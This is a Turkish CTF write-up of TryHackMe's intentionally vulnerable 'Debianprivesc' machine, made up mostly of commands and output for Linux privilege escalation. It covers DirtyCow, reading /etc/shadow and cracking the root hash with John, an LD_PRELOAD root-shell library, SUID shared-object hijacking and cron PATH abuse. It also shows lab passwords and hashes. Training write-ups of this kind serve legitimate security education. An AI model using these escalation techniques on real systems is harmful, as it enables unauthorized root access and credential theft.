


Debianprivesc

Kaan Efe Öğüt

ADLİ BİLİŞİM MÜHENDİSLİĞİ

Tryhackme üzerinde bulunan “Debianprivesc” isimli öğretici olan zafiyetli makineyi çözeceğiz.

21.11.2021



- Öncelikle Tryhackme VPN'i(openvpn) komutu ile aktif hale getiriyorum ve ardından ssh bağlantısı kurup sunucuya giriş yapıyorum.

```
user@debian:~$ cd tools
user@debian:~/tools$ ls
dirtycow  exim  linux-exploit-suggester  nfsshell  nginx  readme.txt  source_files
user@debian:~/tools$
```

- CTF içerisine baktığımda tools isimli bir dosya dikkatimi çekiyor ve içine baktığımda burada hazır araçlar görüntülüyorum.

```
user@debian:~/tools$ ls
dirtycow  exim  linux-exploit-suggester  nfsshell  nginx  readme.txt  source_files
user@debian:~/tools$ cd linux-exploit-suggester/
user@debian:~/tools/linux-exploit-suggester$ ls
linux-exploit-suggester.sh
user@debian:~/tools/linux-exploit-suggester$ ./linux-exploit-suggester.sh

Kernel version: 2.6.32
Architecture: x86_64
Distribution: debian
Package list: from current OS

Possible Exploits:
[+] [CVE-2010-3301] ptrace_kmod2

Details: https://www.exploit-db.com/exploits/15023/
Tags: debian=6,ubuntu=10.04|10.10
Download URL: https://www.exploit-db.com/download/15023

[+] [CVE-2010-1146] reiserfs

Details: https://www.exploit-db.com/exploits/12130/
Tags: ubuntu=9.10
Download URL: https://www.exploit-db.com/download/12130
```

- İçerisinde bulunan Linux Suggester aracı ile bir zafiyet taraması gerçekleştiriyorum ve burada aynı şekilde araçlarda da bulunan “Dirtycow” ile karşılaşıyorum.

Usage Example For 32 Bit

- \$ gcc dc32.c -o cowroot -pthread
- \$./cowroot
- \$ echo 0 > /proc/sys/vm/dirty_writeback_centisecs

Usage Example For 64 Bit

- \$ gcc dc64.c -o cowroot -pthread
- \$./cowroot
- \$ echo 0 > /proc/sys/vm/dirty_writeback_centisecs

- Ardından bu zafiyeti sonuna “gcc” ekleyip network üzerinden c kodundan nasıl derleme yapılacağını görüntülüyorum.

```
Dosya Eylemler Düzen Görünüm Yardım
user@debian:~/tools/dirtycow$ ls
c0w.c
user@debian:~/tools/dirtycow$ gcc c0w.c -pthread -o dirtycow
user@debian:~/tools/dirtycow$ ls
c0w.c dirtycow
user@debian:~/tools/dirtycow$ ./dirtycow
(  )
(o o)_____/
  |         \
  |         //usr/bin/passwd
  |         \
  |         //
  |         ^
  |         ^
  |         ^
DirtyCow root privilege escalation
Backing up /usr/bin/passwd to /tmp/bak
mmap e851f000
```

- Network üzerinden görüntülediğim gibi derliyorum ve çalıştırıp yetki almaya çalışıyorum. Burada çalıştığı yer hakkında bilgi sahibi olabiliyorum.

```
c0w.c dirtycow
user@debian:~/tools/dirtycow$ ./dirtycow
(  )
(o o)_____/
  |         \
  |         //usr/bin/passwd
  |         \
  |         //
  |         ^
  |         ^
  |         ^
DirtyCow root privilege escalation
Backing up /usr/bin/passwd to /tmp/bak
mmap e851f000
^C
user@debian:~/tools/dirtycow$ passwd
root@debian:/home/user/tools/dirtycow# lss
bash: lss: command not found
root@debian:/home/user/tools/dirtycow# whoami
root
root@debian:/home/user/tools/dirtycow#
```

- Aracı çalıştırdıktan sonra passwd komutunu çalıştırıyorum ve root yetkilerine başarılı bir şekilde erişiyorum.

- Root yetkisini aldıktan sonra şimdi sırada password alma işlemi var.

```
cat .bash_history
ls -al
mysql -h somehost.local -uroot -ppassword123
exit
cd /tmp
clear
ifconfig
```

- History komutunu çalıştırdığımızda burada SQL bilgilerine erişim sağlayabiliyoruz.

```
user@debian:~$ find . -type f -exec grep -i -I "PASSWORD" {} /dev/null \;
./irssi/config: autosendcmd = "/msg nickserv identify password321 ;wait 2000";
./bash_history:mysql -h somehost.local -uroot -ppassword123
user@debian:~$
```

- Buraya baktığımızda aynı şekilde passwordu tarayıp görüntüleyebiliyoruz.

```
root@debian:/# cat /etc/shadow
root:$6$MyhcWjW8$6xPZQWE7QZpsWGJrqEfkeMWY/yUQMmWyRtSIexgOzQKRA6p4ZgzXJUHA1XrrSOqrjs7vle4g
VZ9YBSLM9Ulvw/:18577:0:99999:7:::
daemon*:17298:0:99999:7:::
bin*:17298:0:99999:7:::
sys*:17298:0:99999:7:::
sync*:17298:0:99999:7:::
games*:17298:0:99999:7:::
man*:17298:0:99999:7:::
lp*:17298:0:99999:7:::
mail*:17298:0:99999:7:::
news*:17298:0:99999:7:::
uucp*:17298:0:99999:7:::
proxy*:17298:0:99999:7:::
www-data*:17298:0:99999:7:::
backup*:17298:0:99999:7:::
list*:17298:0:99999:7:::
irc*:17298:0:99999:7:::
gnats*:17298:0:99999:7:::
nobody*:17298:0:99999:7:::
libuuid!:17298:0:99999:7:::
Debian-exim!:17298:0:99999:7:::
sshd*:17298:0:99999:7:::
user:$6$N0VqsnJh$90iDe3UkgY6MKLB0kOZ.h9xkcW/J.LYGYeLEsdRH1ryWVYhVGqLOpeqAsC4cHDsU8HDGIPrd
4zNPIHMTbUR3r/:18577:0:99999:7:::
statd*:17299:0:99999:7:::
```

- Ardından /etc/shadow dosyasını görüntüleyip buradan şifre görüntüleyebiliyoruz.

```

user@debian:/$ sudo -l
Matching Defaults entries for user on this host:
    env_reset, env_keep+=LD_PRELOAD

User user may run the following commands on this host:
    (root) NOPASSWD: /usr/sbin/iftop
    (root) NOPASSWD: /usr/bin/find
    (root) NOPASSWD: /usr/bin/nano
    (root) NOPASSWD: /usr/bin/vim
    (root) NOPASSWD: /usr/bin/man
    (root) NOPASSWD: /usr/bin/awk
    (root) NOPASSWD: /usr/bin/less
    (root) NOPASSWD: /usr/bin/ftp
    (root) NOPASSWD: /usr/bin/nmap
    (root) NOPASSWD: /usr/sbin/apache2
    (root) NOPASSWD: /bin/more

```

- "sudo -l" komutu ile root kullanıcısı ile erişim sağlayabileceğimiz uygulamaları görüntülüyoruz.

-Burada komut çalıştırmak için sudo /usr/bin/vim -c '!/bin/sh' kullanılabilir.

```

user@debian:/$ sudo /usr/sbin/apache2 -f /etc/shadow
Syntax error on line 1 of /etc/shadow:
Invalid command 'root:$6$MyhcWjW8$6xPZQWE7QZpsWGJrqEfkeMWY/yUQMmWyRtSIexgOzQKRA6p4ZgzXJUh
A1XrrS0qrjs7vle4gVZ9YBsLM9Ulvw/:18577:0:99999:7:::', perhaps misspelled or defined by a m
odule not included in the server configuration

```

- Root olarak kullanım sağlayabildiğimiz apache2 ile burada root kullanıcısının şifresine başka formattada olsa erişim sağlayabildim.Şimdi sıra bu şifreyi okunabilir hale getirmekte;

```

# john --wordlist=rockyou.txt dene.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Press 'q' or Ctrl-C to abort, almost any other key for status
james123 (root)
1g 0:00:00:02 DONE (2021-10-25 15:10) 0.3355g/s 1374p/s 1374c/s 1374C/s silent..oooooooo
Use the "--show" option to display all of the cracked passwords reliably
Session completed

```

-John aracı ile şifre kırdığımda james123 olarak şifreyi görüntüleyebiliyorum.


```

user@debian:~$ cat library.c

#include <sys/types.h>
#include <stdlib.h>
#include <stdio.h>

void _init() {
    unsetenv("LD_PRELOAD");

    setgid(0);
    setuid(0);

    system("/bin/bash");
}
user@debian:~$ gcc -fPIC -shared -o /tmp/library.so library.c -nostartfiles
user@debian:~$ sudo LD_PRELOAD=/tmp/library.so nmap
root@debian:/home/user# whoami
root
root@debian:/home/user# █

```

- Root olma işlemini Preload ile kütüphane ekleyip root oluyorum.

```

user@debian:~$ find / type f -perm -04000 -ls 2>/dev/null
809081    40 -rwsr-xr-x   1 root    root      37552 Feb 15  2011 /usr/bin/chsh
812578   172 -rwsr-xr-x   2 root    root     168136 Jan  5  2016 /usr/bin/sudo
810173    36 -rwsr-xr-x   1 root    root      32808 Feb 15  2011 /usr/bin/newgrp
812578   172 -rwsr-xr-x   2 root    root     168136 Jan  5  2016 /usr/bin/sudoedit
809080    44 -rwsr-xr-x   1 root    root      43280 Feb 15  2011 /usr/bin/passwd
809078    64 -rwsr-xr-x   1 root    root      60208 Feb 15  2011 /usr/bin/gpasswd
809077    40 -rwsr-xr-x   1 root    root      39856 Feb 15  2011 /usr/bin/chfn
816078    12 -rwsr-sr-x   1 root    staff      9861 May 14  2017 /usr/local/bin/suid-so
816762     8 -rwsr-sr-x   1 root    staff      6883 May 14  2017 /usr/local/bin/suid-en
v
816764     8 -rwsr-sr-x   1 root    staff      6899 May 14  2017 /usr/local/bin/suid-en
v2
815723   948 -rwsr-xr-x   1 root    root     963691 May 13  2017 /usr/sbin/exim-4.84-3
832517     8 -rwsr-xr-x   1 root    root       6776 Dec 19  2010 /usr/lib/eject/dmccrypt
-get-device
832743   212 -rwsr-xr-x   1 root    root    212128 Apr  2  2014 /usr/lib/openssh/ssh-k
eysign
812623    12 -rwsr-xr-x   1 root    root      10592 Feb 15  2016 /usr/lib/pt_chown
473324    36 -rwsr-xr-x   1 root    root      36640 Oct 14  2010 /bin/ping6
473323    36 -rwsr-xr-x   1 root    root      34248 Oct 14  2010 /bin/ping
473292    84 -rwsr-xr-x   1 root    root      78616 Jan 25  2011 /bin/mount
473312    36 -rwsr-xr-x   1 root    root      34024 Feb 15  2011 /bin/su
473290    60 -rwsr-xr-x   1 root    root      53648 Jan 25  2011 /bin/umount
465223   100 -rwsr-xr-x   1 root    root      94992 Dec 13  2014 /sbin/mount.nfs
user@debian:~$ /usr/local/bin/suid-so
Calculating something, please wait...
[=====→] 99 %
Done.
user@debian:~$ █

```

- Root olma işlemini SUID kullanarak yapabiliriz. Bunun için `find / type f -perm -04000 -ls 2>/dev/null` komutunu çalıştırıyorum ve karşıma çıkan sonuçlardan birini çalıştırıyorum.

-Burada herhangi bir sonuç döndürmese de aslında işlemler gerçekleşmiştir.

```

user@debian:~$ strace /usr/local/bin/suid-so 2>&1 | more
execve("/usr/local/bin/suid-so", ["/usr/local/bin/suid-so"], [/* 17 vars */]) = 0
brk(0) = 0x130f000
fcntl(0, F_GETFD) = 0
fcntl(1, F_GETFD) = 0
fcntl(2, F_GETFD) = 0
access("/etc/suid-debug", F_OK) = -1 ENOENT (No such file or directory)
access("/etc/ld.so.nohwcap", F_OK) = -1 ENOENT (No such file or directory)
mmap(NULL, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7ff7cf97d000
access("/etc/ld.so.preload", R_OK) = -1 ENOENT (No such file or directory)
open("/etc/ld.so.cache", O_RDONLY) = 3
fstat(3, {st_mode=S_IFREG|0644, st_size=13345, ...}) = 0
mmap(NULL, 13345, PROT_READ, MAP_PRIVATE, 3, 0) = 0x7ff7cf979000
close(3) = 0
access("/etc/ld.so.nohwcap", F_OK) = -1 ENOENT (No such file or directory)
open("/lib/libdl.so.2", O_RDONLY) = 3
read(3, "\177ELF\2\1\1\0\0\0\0\0\0\0\0\0\3\0>\0\1\0\0\0\340\r\0\0\0\0\0" ... , 832) = 832
fstat(3, {st_mode=S_IFREG|0644, st_size=14696, ...}) = 0
mmap(NULL, 2109696, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_DENYWRITE, 3, 0) = 0x7ff7cf55e000
mprotect(0x7ff7cf560000, 2097152, PROT_NONE) = 0
mmap(0x7ff7cf760000, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3, 0x2000) = 0x7ff7cf760000
close(3) = 0
access("/etc/ld.so.nohwcap", F_OK) = -1 ENOENT (No such file or directory)
open("/usr/lib/libstdc++.so.6", O_RDONLY) = 3
read(3, "\177ELF\2\1\1\0\0\0\0\0\0\0\0\0\3\0>\0\1\0\0\0P\243\5\0\0\0\0" ... , 832) = 832
fstat(3, {st_mode=S_IFREG|0644, st_size=1043976, ...}) = 0

```

-Yapmış olduğum işlemi "strace /usr/local/bin/suid-so 2>&1 | more" komutu ile izleyebiliyorum.

-Burada bazı yerlerde "No such file or directroy" görüntülüyorum ve burada erişim engeline takıldığını görüntülüyorum.

```

user@debian:~$ strace /usr/local/bin/suid-so 2>&1 | grep -i -E "open|access|no such file"
access("/etc/suid-debug", F_OK) = -1 ENOENT (No such file or directory)
access("/etc/ld.so.nohwcap", F_OK) = -1 ENOENT (No such file or directory)
access("/etc/ld.so.preload", R_OK) = -1 ENOENT (No such file or directory)
open("/etc/ld.so.cache", O_RDONLY) = 3
access("/etc/ld.so.nohwcap", F_OK) = -1 ENOENT (No such file or directory)
open("/lib/libdl.so.2", O_RDONLY) = 3
access("/etc/ld.so.nohwcap", F_OK) = -1 ENOENT (No such file or directory)
open("/usr/lib/libstdc++.so.6", O_RDONLY) = 3
access("/etc/ld.so.nohwcap", F_OK) = -1 ENOENT (No such file or directory)
open("/lib/libm.so.6", O_RDONLY) = 3
access("/etc/ld.so.nohwcap", F_OK) = -1 ENOENT (No such file or directory)
open("/lib/libgcc_s.so.1", O_RDONLY) = 3
access("/etc/ld.so.nohwcap", F_OK) = -1 ENOENT (No such file or directory)
open("/lib/libc.so.6", O_RDONLY) = 3
open("/home/user/.config/libcalc.so", O_RDONLY) = -1 ENOENT (No such file or directory)

```

-No such file directory hatası aldığım yerlerden bir erişim sağlayabilirim.

-strace /usr/local/bin/suid-so 2>&1 | grep -i -E "open|access|no such file" Bu işlemi bu komut ile gerçekleştiriyorum.

-Burada en alt satırda bir .config dosyası olduğunu söylüyor fakat ben dosyaya erişmeye çalıştığımda burada bir dosya olmadığını görüyorum.

-Bu sebeple buraya aynı isimlerle bir dosya ekleyip buradan erişim almaya çalışacağım.

```

user@debian:~/.config$ gcc -shared -fPIC -o /home/user/.config/libcalc.so /home/user/.config/libcalc.c
user@debian:~/.config$ ls -la
total 20
drwxr-xr-x 2 user user 4096 Oct 25 08:57 .
drwxr-xr-x 5 user user 4096 Oct 25 08:50 ..
-rw-r--r-- 1 user user 186 Oct 25 08:54 libcalc.c
-rwxr-xr-x 1 user user 6042 Oct 25 08:57 libcalc.so

```

- Kendi dosyalarım da bulunan C kodunu ekleyerek burada erişim alabileceğim bir kod ekliyorum.

-Ardından bu kodu gcc ile derleyip çalışabilir hale getiriyorum.

```

user@debian:~/.config$ /usr/local/bin/suid-so
Calculating something, please wait...
bash-4.1# whoami
root
bash-4.1#

```

-Kodu derlediğim kısımda ki dizini tekrardan çalıştırdığımda burada başarılı bir şekilde root yetkisi alabiliyorum.

```

user@debian:~$ ls /etc/cron.d
user@debian:~$ ls -la /etc/cron.d
total 12
drwxr-xr-x 2 root root 4096 May 12 2017 .
drwxr-xr-x 67 root root 4096 Oct 26 05:05 ..
-rw-r--r-- 1 root root 102 Dec 18 2010 .placeholder
user@debian:~$ cat /etc/cron.d
cat: /etc/cron.d: Is a directory
user@debian:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab`
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/home/user:/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cr
on.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cr
on.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cr
on.monthly )
#
* * * * * root overwrite.sh
* * * * * root /usr/local/bin/compress.sh

```

- Aynı işlemi crontab ile gerçekleştirmek istiyorum.Crontab'i görüntülediğimde içerisinde günlük haftalık ve aylık çalışanlar görüntülenmektedir.Ayrıca 2 adet dosyanın çalışması hakkında bilgi sahibi değiliz.

-Bu dosyayı incelediğimizde olmadığını görüntülüyorum buraya eklediğimiz bir shell ile erişim kazanabiliriz.Burda her yerinde yıldız var ise dakika başı çalıştığını görüntülüyorum.


```
user@debian:~$ echo 'cp /bin/bash /tmp/bash; chmod +s /tmp/bash' > /home/user/overwrite.sh
user@debian:~$ chmod +x /home/user/overwrite.sh
user@debian:~$ ls -la /tmp
total 1056
drwxrwxrwt  2 root root    4096 Oct 26 05:16 .
drwxr-xr-x 21 root root    4096 May 13  2017 ..
-rw-r--r--  1 root root 127046 Oct 26 05:16 backup.tar.gz
-rwsr-sr-x  1 root root 926536 Oct 26 05:16 bash
-rw-r--r--  1 root root      29 Oct 26 05:15 useless
user@debian:~$ /tmp/bash -p
bash-4.1# whoami
root
bash-4.1#
```

- Crontab üzerinde belirtilen dizine bir bash kodu gizliyorum ve burada -p komutu ile çalıştırdığım dizin üzerinden root erişimi kazanıyorum.